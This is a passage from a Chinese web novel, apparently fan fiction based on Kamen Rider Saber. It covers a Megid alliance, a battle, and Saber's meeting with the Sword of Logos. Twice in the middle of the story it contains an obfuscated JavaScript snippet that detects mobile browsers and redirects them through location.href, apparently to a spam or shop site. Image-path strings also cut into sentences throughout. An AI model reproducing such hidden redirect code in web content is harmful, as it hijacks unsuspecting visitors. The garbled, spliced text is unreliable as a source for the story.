他转过身来,看向屋子里的三个米吉多,书之魔人的首领,说道:“倒是有趣的家伙,或许,我该找个时间去会一会他。” “是吗?”斯特里乌斯走到房间另一侧的墙边,在一副挂画之下停住了脚步。 “那我想,你可以带上这家伙。” 说着,斯特里乌斯抬手按了按墙上那幅画。画框无声地陷入墙壁,随即缓缓升起,露出背后的金属门。 金属门伴随着沉闷的机械咬合声向内打开——门的厚度远超想象。 门后,竟又是一扇金属门。 又是一道开启的闷响。 接连三次。待第三扇门完全退入墙体,露出的却不是什么密室,而是一条漆黑的管道——狭窄得只容一人匍匐通过,大小如同老式公寓的送餐口。 然而管道深处,赫然陈列着一排排微缩的书架,密密麻麻,一眼望不到尽头。 这是他们这些年来的成果,是准备用来缔造新世界的基石。原本的世界他们不喜欢,所以他们打算将原世界的砖块拆下,然后换上他们喜欢的。 黑暗中,有一排书架伴随着吱吱呀呀的异响,移动到了“门口”,斯特里乌斯从书架上取下一本封面为黄褐色的魔改驱动书,转身交给了Calibur。 “拿着吧,天灾,它会是很优秀的战力。” Calibur也毫不客气地一把把书接了过来,又看向斯特里乌斯。 “你的眼线?” 斯特里乌斯轻佻眉梢。 “你不希望我们看到吗?” 话音落下,屋里其他两位书之魔人的不信任目光立即就射向了Calibur。 他们打一开始就不信任这个自说自话跑来说要合作的剑士,毕竟,双方所属的阵营已经互殴了两千多年了。即便对方说他叛出了“真理之剑”,书之魔人也不可能立时就相信他,但斯特里乌斯却说没关系。 “如果你不介意被我们利用的话,我们也可以合作。” 斯特里乌斯当时是这样和Calibur交涉的。 “我来寻求合作,就是因为我也需要你们的力量。” Calibur是如此回应的。 于是,同盟的协议就这么达成了,虽然拉结尔和兹奥斯还是觉得对方就一个圣剑剑士,不是己方三人的对手,双方的实力根本就不对等,怎么可能达成合作。 但斯特里乌斯却说,他觉得很有趣,毕竟千年的时光着实无聊,当个乐子看看也未尝不可。 于是,在沉寂数息之后,斯特里乌斯才笑着回道:“不必这么防备,我们不是同伴么……更何况,恐怕到时候我们就算想看也看不到呢。” ************** 岩石魔人米吉多总算是意识到了,自己究竟陷入了一种怎样艰难而危险的境地,就在他发现自己身上的伤几乎无法愈合的时候—— 没错,它身上的伤,原本都是可以很快愈合的,哪怕半边身体都被打碎了也没关系。因为魔改驱动书之于米吉多,就如同本命魂匣之于巫妖,只要它的魔改驱动书还完好无损,就能很快复原。 也就是说,米吉多的行动和战斗,所有的能量都是由魔改驱动书供给的,也因此,魔改驱动书不能离米吉多太远。通常,米吉多都会把魔改驱动书随身携带,大多会把书藏在体内的核心处,方便它带着到处跑。除非是驻守一地的米吉多,倒是可以在附近找个隐蔽的地方,把自己的魔改驱动书藏起来。 所以剑士们消灭米吉多的方法,就是将米吉多切开,然后在它自愈之前,迅速找出魔改驱动书并将其破坏,当然,如果足够强大,攻击的伤害足够高,把米吉多连带它体内的魔改驱动书一并击毁也是可以的。 总之,如果只是单纯击伤米吉多本身是没有意义的。 但现在…… 岩石魔人米吉多在水之剑士的攻击下左冲右突,然而却无法摆脱他的纠缠,甚至无法找到反击的窗口,只能仗着极强的防御力,在对方的攻击下保护自己的魔改驱动书。 除此之外,别说伤口愈合的速度了,连自身的行动也开始变得迟缓了。 这是 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17305116|198684||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 从未有过的情况,难道…… 被剑刃激发的蓝色雄狮当胸一击,岩石魔人米吉多直直地倒飞了出去,落地后又顺着沙丘滚落。它挣扎着起身,又把碗状头顶里的沙子尽数甩出去,正狼狈间,忽然,它瞥见了一个人影,与此同时,一道灵光自脑内闪过。 要说和之前的战斗有什么变化,就是那个Saber,以及这片诡异的空间。 难道,发生在自己身上的异状,是这个空间在搞鬼? 如果说,这诡异的空间和他们米吉多张开的书之结界是类似的,那么…… 结界要成立,是需要支点的! 因为这片空间和原本的世界不同,为了维持这种不同,是需要能量源的,是要消耗能量的! 岩石魔人米吉多眼底里有凶光闪过—— 支点是什么?是Saber的剑?还是他的奇幻驱动书?还是…… Saber本身? 无所谓无所谓,干脆全部毁掉就好啦! 这个Saber很明显不是“真理之剑”训练出来的剑士,没有丝毫的战斗经验,猝然被攻击,恐怕直到被击中都没反应过来吧! 周围没有可供利用的石头,只有无边无际的黄沙,可是,没关系!因为我本身就是石头啊哈哈哈哈哈——! 岩石魔人米吉多狞笑着,扯下了自己的一条手臂,向着飞羽真掷去!同时用念力加速,让石臂飞出了如同炮弹般的速度! 去死吧,Saber! “勇气之龙——” 轰——! 伴随着一声巨响,黄沙被炸上了数米的高空,将飞羽真的身形整个吞没!只是,岩石魔人米吉多还没来得及高兴,水之圣剑的剑锋已然指到了它的胸前。 什么——? 剧烈的撕扯感,紧随而来的就是脱力般的麻木,岩石魔人米吉多维持着惊愕的表情,就如一尊真正的石像般轰然倒地,接着,散作了一地的石头碎渣。 在最后的一刻,它看到了,沙尘散尽之后,一双合拢的龙爪,以及护于龙爪之下的身影。 Saber。 他脸上挂着毫不掩饰的,计划得逞的笑容。 9. 因为我是个小说家呀 “我确实不能战斗,所以,我会是很好的诱饵,让敌人的行动变得可预料。” “就看它什么时候发现这个地方对它有多不利,应该尽快将我击杀,破除结界。” “当它发现这一点时,就是它转移注意力的时候。” “会是很好的攻击窗口。” 伦太郎甩去剑身上的尘土,心里仍在回忆Saber之前趁米吉多还在因为场景切换而恍神时,对自己说过的话。 此时,荒漠的景象正在消退,现代化城市的大街再度浮现。街面上,大楼上的销蚀进程已然终止,只是,已经被销蚀掉的部分就无法恢复了,所以地面上坑坑洼洼的,大楼也直接成了危楼,甚至还在窸窸窣窣地往下掉碎渣滓。 伦太郎看着Saber的方向,踌躇了半晌,正要走上前去,忽地听到一个耳熟的声音由远及近—— “喂——!飞羽真!” 芽依一边招手一边踉踉跄跄地跑来,她先是上下打量了飞羽真一番,确认他无碍,又发现了他提在手中华丽锃亮的剑,正好奇地一边问一边上手去摸。 伦太郎停住了脚步,正观望着,也就在这个时候,他接到了来自“真理之剑”的通讯。 “……是,我明白了。” 伦太郎挂了通讯,收起了剑,先是整理了一下微乱的衣角,然后上前去搭话道: “那个,打扰了。” 芽依扭头一看,发现正是自己刚才在书前撞上的人,于是赶紧和伦太郎补上道歉。 “刚才真是不好意思!” “哦,这没什么,我没事。” 伦太郎也赶紧回礼,接着他看向Saber,自我介绍道:“你好,我是新堂伦太郎,是隶属‘真理之剑’的剑士,能否请您借一步说话呢?” 奇幻小说家和奇幻杂志编辑对望一眼,都从对方眼中看出了“这展开好眼熟啊”的感叹,两人都不由笑了。 只留下伦太郎一脸茫然,不知道他俩心有灵犀地在笑什么。 ********** “哇,真有这种奇幻故事一样的展开啊!飞羽真你太厉害了!” 尽管芽依已经努力压低声音了,但声线中的兴奋那是藏都藏不住。 飞羽真也小声地回道:“就是啊。” 很快,伦太郎带着两人来到走廊尽头的一扇木门前,是一扇双开的大门,门上刻有一个圆形的纹章,想必就是“真理之剑”的徽章。 “请进。” 伦太郎温声道,他没有去推门,是门自己朝着两边打开的,但又不是自动门的动静,十分神奇。 飞羽真站在逐渐打开的门前,目光落向屋内大厅高处那一抹白色的身影。然而最先吸引他视线的,却是另一个人——圆桌旁的一抹身影仿佛有种莫名的牵引力,让他不由自主地多看了一眼。 只是一瞬。 随即他抬起头,看向理应更加显眼的、站在高处的白衣女子。 “欢迎来到‘真理之剑’北方基地,我是这里的守书人——索菲亚。” 那白衣女子如此自我介绍。接着,又向飞羽真和芽依两人介绍了有关真理之剑,有关圣剑,奇幻驱动书,魔改驱动书与米吉多的事。 “……所以,我代表‘真理之剑’,想要招募您加入我们,成为‘真理之剑’的炎之剑士,Saber。” “为了,这个世界。” 话音落下,大厅内的数道视线都投向了飞羽真。 和芽依猛然听了那么多的奇幻照进现实的隐秘而感到无比亢奋不同,飞羽真的脸上没什么太多的情绪,像是在思考,或是在走神。 然后,他的目光逐渐由涣散转为凝实,抬头对索菲亚说道:“如果,正如您所说的,我们的世界现在正处于书之魔人米吉多的威胁之中,那么,作为被炎之圣剑选中的剑士,同时也是生活在这个世界中的人,在对抗书之魔人这件事上,我义不容辞。” 这个起手式一屋子的人都听懂了,飞羽真虽然说他“义不容辞”,但,这句话还未收尾,那么下半句就是转折了。 果然,就听他换了口气,接着说道:“只是,我也有我的本职工作,我是个写小说的,习惯了自己安排时间,平时要写稿子,还要经营一家书店,全职加入组织恐怕做不到,希望你们能理解。不过,只要战斗需要我,我就会来。” 听飞羽真这么说,芽依脸上又是高兴又是遗憾的,她是在飞羽真说到他要写稿子才反应过来的,她还要飞羽真写稿子呢!但又有些遗憾,如此奇遇,飞羽真居然就放弃了。 而伦太郎在惊讶过后就陷入了沉默,因为在他看来,飞羽真对“真理之剑”是很感兴趣的,骤然得知他并不打算加入,又是惊讶,又是失落。 索菲亚倒也没有要强人所难的意思,她静谧地微笑着,点了点头:“我明白了,至少,我们可以是伙伴。” 飞羽真也微笑着回应道:“对,是伙伴。” ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(newRegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17305117|198684||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 两人也不多留,简单地和房间里的众人告辞,也就离开了。因为是伦太郎用书之门接飞羽真和芽依两人进入的北方基地,所以也是由他引路送两人离开。 大厅里顿时安静了下来,直到—— “Espada,你不打算和Saber聊聊吗?” 索菲亚脸上淡然的表情收起,有些担忧地看向被她称作“Espada”的剑士。 她知道的,雷之剑士Espada与Saber有旧,好像是小时候的玩伴,这还是Espada刚刚才同她说的。他说他很高兴,原以为飞羽真已经在十五年前的那场意外中去世了,没想到他还活着,真是太好了。 ……虽然他没有认出自己,但,想来,毕竟已经十五年没见了,大家都从孩子长成大人了,认不出来也实属正常。 “不,不了,等有机会再说吧。” 居然,有种近乡情怯的感觉?亦或许是愧疚? 毕竟,和米吉多战斗是件危险的事,但……还是把他牵扯进来了。 就如十五年前那样。 ********** 另一边,伦太郎打开书之门,将飞羽真和芽依两人送出了北方基地。 “辛苦了。”飞羽真向伦太郎道谢,戴上帽子就准备回书店。 “那个,等一下。” 伦太郎想了又想,他想了整整一路,终于还是出声拦下了飞羽真。 见飞羽真投来询问的目光,伦太郎顿时有些不好意思了,但还是开口道:“那,既然我们已经是伙伴了的话,我可不可以问你一下有关……那片荒漠的事?” “哦,那个,”飞羽真也不打算藏私,他解释道:“那是用火焰剑烈火制造的结界,是圣剑本身的特殊能力。” “但……” 伦太郎更加困惑了,飞羽真就只是个普通人,从未接触过“另一个世界”,他是怎么知道的?还能用得如此熟练? 他自己身为“真理之剑”的圣剑剑士都不知道! 毕竟,他也亲眼目睹了火焰剑落下并认主的整个过程,和“真理之剑”内部的圣剑认主流程完全不同,或许,就是因为这些不同,导致Saber得到了额外的知识? “嗯?我怎么知道的?” 飞羽真一愣,他仔细想了想,然后笑着道:“我当然会知道啊,因为……” “我是写奇幻小说的小说家呀。” 伦太郎:“……??” 10. 幻觉 伦太郎也不清楚这究竟是何种展开,总之,今天才刚刚认识的小说家和杂志编辑力邀他去喝下午茶。 下午茶? 对于伦太郎而言,这还真是个陌生的词,之前他只在书上见到过,说实在的,他还真有些好奇。于是半推半就地,就被俩人带到了大街上。 而此时,刚好是饭点过后的下午两点,春日里的阳光斜斜地洒在露天座位上,光线暖洋洋的,又不刺眼。遮阳伞投下一小片阴影,伞下的铁艺桌椅被晒得微微发烫,但坐上去刚刚好。这地方有些偏僻,当然,是飞羽真特意挑选的,周围很安静,路上也没什么行人,只偶尔有几声鸟叫从街边的梧桐树上传来。 芽依带着有些拘谨的伦太郎坐到桌边,而飞羽真则进店去点单,没一会儿,他就拿了三杯咖啡出来,伦太郎正要起身,就被芽依眼疾手快按了回去。 咖啡店的店长也在这个时候把切好的小蛋糕端了出来,在三位客人面前放好,就转身回了店里。 “坐下来,边喝边聊多好啊,总不能站着说话吧。” 飞羽真笑着,示意伦太郎尝尝,这家店的咖啡和蛋糕搭配着吃非常香。 “谢谢。” 伦太郎盛情难却,只能先尝了一口蛋糕,然后一口咖啡,顿时,惊为天人! 不过,他还是放下了金属小叉,正襟危坐起来。他可没忘记他刚才的提问,也没忘记飞羽真给到他的,那个匪夷所思的答案。 他说他会知道圣剑的特殊能力,是因为—— “我是写奇幻小说的小说家呀。” 然而伦太郎完全搞不明白这两者之间有什么因果关系。 飞羽真先是给自己补充了点糖分,毕竟“忙”了一个上午了,然后继续之前的对话,对伦太郎解释道:“是这样的。写奇幻小说,难免会涉及到剑与魔法这类的设定。如果只是随便写写,那倒没什么,但想要写得有说服力,让读者觉得‘哦,这个设定是自洽的’,作者自己心里就得有一套完整的体系。但,如果要自创一个体系,会非常麻烦,而且吃力不讨好,读者们未必买账。所以,我们通常都是用现成的。” 他顿了顿,继续说:“写东西之前,我会有针对性地去查很多神秘学相关的资料。卡巴拉、炼金术、塔罗、卢恩符文……这些流传下来的体系,少说也有几百上千年的历史,早就被无数人完善过,逻辑上是能够自圆其说的。” “然后呢,写小说的时候,我就会把这些体系作为参考——比如设定某个魔法为什么比另一个强,克制关系是怎么来的,只要往这些现成的理论上靠,读者读起来就会觉得有根有据,不会觉得是作者在瞎编。” 说到这儿,飞羽真总结道:“所以,我虽然是个写小说的,但神秘学方面的知识,确实还算扎实。看到圣剑的时候,它的形态、它的特质——自然就能猜出它的能力。” 说着,他拿起火焰剑烈火,将它平放在了桌面上。 “火剑,单就这一个要素,就能让人联想到卡巴拉生命之树体系中的‘火剑之路’——那是象征灵性觉醒与向上提升的路径。” “而火焰剑,本身就与其中的一个质点对应。基于此,我当时就猜测,它的能力应该是与‘界限’相关。” 伦太郎了然地微微点头:“所以,你想到了制造结界。” “对,很直白,简直是放在明面上的答案。”飞羽真喝了一口咖啡,接着说道:“当时,圣剑给了我明确的反馈,我也很庆幸我猜对了。” 伦太郎手肘支在桌面上,双手交握,缓缓搓动着,像是在犹豫,内心在挣扎。 “我,我确实是不知道这方面的知识。” 伦太郎自认也是“真理之剑”内知识水平相当之高的一位剑士了,毕竟“真理之剑”的藏书规模绝对是世间数一数二的,而伦太郎自小就喜欢读书,还不是那种一目十行,看过就算的,而是认认真真地学习了大量的知识,即便如此,仍有缺口—— 